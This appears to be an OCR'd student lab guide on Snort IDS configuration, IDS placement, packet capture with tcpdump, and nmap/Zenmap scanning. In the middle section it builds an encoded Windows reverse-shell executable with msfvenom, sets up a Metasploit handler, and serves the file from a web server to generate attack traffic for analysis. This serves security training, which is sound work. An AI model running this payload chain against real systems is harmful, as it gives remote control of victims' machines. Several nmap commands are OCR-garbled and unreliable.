
Whitelisting and Blacklisting Configuration

Create rules within Snort to allow and block traffic.


1) Open the Files folder within Linux

2) Search for "Snort" and select the Snort folder

3) Select the "rules" folder




4) Right-click on the white space and select "Open in Terminal."



5) Type the command below in the terminal

This will open the config documentation, which can be edited.

The reputation processer within snort controls the whitelisting and backlisting of rules.



6) Ways to enter rules:

Hold IP addresses

var WHITE_LIST_PATH /etc/snort/rules/iplists
var BLACK_LIST_PATH /etc/snort/rules/iplists (Dietrich, 2015)


Commands:


sudo mkdir /etc/snort/rules/iplists
sudo touch /etc/snort/rules/iplists/black_list.rules
sudo touch /etc/snort/rules/iplists/white_list.rules (Dietrich, 2015)

7) Test for errors using:

sudo snort -T -c /etc/snort/snort.conf -i eth0 (Dietrich, 2015)

Local rules can also be found by typing the command below into the root@kali2 terminal.





(2.2 Preprocessors, n.d.)

IDS Placement

The placement of snort will depend on the end goal, the more places it is located, the greater visibility of the network.

Placement Options:


Outside the Firewall-Placed on the edge of the router, the firewall will allow traffic directed to the network to be monitored. For Snort to see all traffic, there must be a hub or switch with port mirroring capability.

Inside the Firewall-Place Snort on the demilitarized zone (DMZ) behind the firewall to view the traffic that passes through the firewall. Logs can be reviewed to view data and review the firewall.

On the Firewall-Rulesets can be completed to catch traffic on the firewall itself.

Each Server-Rules can change based on the server each sensor is monitoring. (*Where Should I Install Snort? | An Introduction to Snort: A Lightweight Intrusion Detection System | InformIT*, 2001)

*The red dots below represent locations the IDS can be placed.



1) Open the Linux terminal

2) Enter ifconfig

```
root@kali2: ~
File  Edit  View  Search  Terminal  Help
root@kali2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:02:42:a0
          inet6 addr: fe80::250:56ff:fe02:42a0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13138 (12.8 KiB)  TX bytes:4829 (4.7 KiB)

eth1      Link encap:Ethernet  HWaddr 00:50:56:02:42:a1
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:154 errors:0 dropped:46 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13642 (13.3 KiB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:35 errors:0 dropped:0 overruns:0 frame:0
          TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7420 (7.2 KiB)  TX bytes:7420 (7.2 KiB)
```

3) Activate the network interfaces

```
root@kali2:~# ifconfig eth0 0.0.0.0 up
root@kali2:~# ifconfig eth1 0.0.0.0 up
```

4) Collect all network traffic using tcpdump

```
root@kali2:~# tcpdump --help
tcpdump version 4.6.2
libpcap version 1.6.2
OpenSSL 1.0.1k 8 Jan 2015
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqRStuUvxX#] [ -B size ] [ -c count ]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
                [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
                [ -T type ] [ --version ] [ -V file ]
                [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z command ]
                [ -Z user ] [ expression ]
```

5) Sniff the network traffic from the interfaces by entering tcpdump -i eth0

```
root@kali2:~# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:42:06.058546 STP 802.1d, Config, Flags [none], bridge-id 2619.00:23:04:ee:be:
03.9018, length 42
14:42:06.058551 STP 802.1d, Config, Flags [none], bridge-id 2619.00:23:04:ee:be:
03.9018, length 42
14:42:06.162984 IP6 fe80::750d:7ea9:a406:85c7.58733 > ff02::1:3.hostmon: UDP, le
ngth 22
14:42:06.163060 IP 192.168.1.100.50504 > 224.0.0.252.hostmon: UDP, length 22
14:42:06.163227 ARP, Request who-has 192.168.1.1 tell 192.168.1.100, length 46
14:42:06.163288 ARP, Reply 192.168.1.1 is-at 00:50:56:02:2e:99 (oui Unknown), le
```

6) Capture the traffic

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w capnet1.cap -C 100
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byt
es
```

Summary of Key Aspects of Monitoring, Logging, Auditing, and Alerting Using IDS


1) Open the Linux terminal

2) Enter the command below in the terminal

```
root@kali2:~# tcpdump -i eth0 -nnntt -s 0 -w brute.cap -C 100
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 byt
es
```

3) Enter the windows machine and select the command terminal


4) Enter "nmap"




5) Go back to the Linux machine and open the terminal

6) Enter the command below

7) Enter "ls"



8) Open Leadpad alert



The capture file can now be analyzed using Snort

1) Open the Linux terminal

2) Enter the command below into the terminal

```
root@kali2:~# tcpdump -i etth0 -nntttt -s 0 -w badtraffic.cap
```

3) Generate a payload by entering the host number and port number

```
root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp lh
ost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -0 bad.exe
```

4) Start "postgresql"

```
root@kali2:~# service postgresql start
```

* Metasploit will be used to scan targets, exploit vulnerabilities, and collect data

5) Launch Metasploit using "mfsconsole"

```
root@kali2:~# msfconsole
[*] Starting the MetAsploit Framework console...|
```

6) Run the multi handler

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

7) Set host and port by entering "set lhost *host number*" and "set lsport *port number*"

```
msf exploit(handler) > set lhost 216.1.1.100
lhost => 216.1.1.100
msf exploit(handler) > set lport 443
lport => 443
```

8) Set the payload

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```


9) Enter "show options"

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     216.1.1.100      yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

10) Enter "exploit"

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 216.1.1.100:443
[*] Starting the payload handler...
```

11) Open new terminal



12) Start apache by entering "apache2ctl start"

```
root@kali2:~# apache2ctl start
```

13) Run "netstat" and "nmap"

```
root@kali2:~# netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9390          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9391          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 216.1.1.100:443         0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 ::1:5432                :::*                    LISTEN
tcp6       0      0 ::1:56567               ::1:5432                ESTABLISHED
tcp6       0      0 ::1:5432                ::1:56568               ESTABLISHED
tcp6       0      0 ::1:56568               ::1:5432                ESTABLISHED
tcp6       0      0 ::1:5432                ::1:56567               ESTABLISHED
root@kali2:~# nmap 127.0.0.1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2022-01-30 15:15 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
```

14) Copy files

```
root@kali2:~# cp bad.exe /var/www/html
```

15) View the connection to the victim enter "exploit"

```
msf exploit(handler) > exploit
```


Logs and captures can be reviewed within Wireshark

1) Open the Linux terminal

2) Enter the Wireshark command

```
root@kali2:~# wireshark badtraffic.cap
```

3) Wireshark will open and allow you to view the traffic packets




Vulnerability Assessment

Vulnerability Assessment Implementation


Implementation of Port Scanning

1) Open the Kali Linux command terminal

2) Run "nmap"




3) Enter “nmap -v -sP -spoofpmac 0 10.1.1”



4) Enter "nmap -s0 10.1.1.10"

5) Open a new terminal



6) Enter "nmap sT 192.168.1.6"

Notice the open ports

7) Enter nmap -o 10.1.1.10

8) Enter nmap -o 192.168.1.50


9) Enter nmap -O –oscan -guess 192.168.1.50

10) Enter nmap -p 80.10.1.1.10


11) Enter nmap -p 80 192.168.1.0/24 10.1.1.0/28

12) Enter nmap –packet-trace 10.1.1.10

Notice the open ports




13) Enter "nmap –iflist"



14) Enter “nmap -sV 10.1.1.10”


15) Go back to the first terminal




Device Scanning with Zenmap

1) Enter "zenmap"

2) Enter the IP address under target and select "Ping Scan"




3) Enter nmap -T5 192.168.1.0/24 10.1.1.0/28 in the "Command" box




4) Select "Topology"

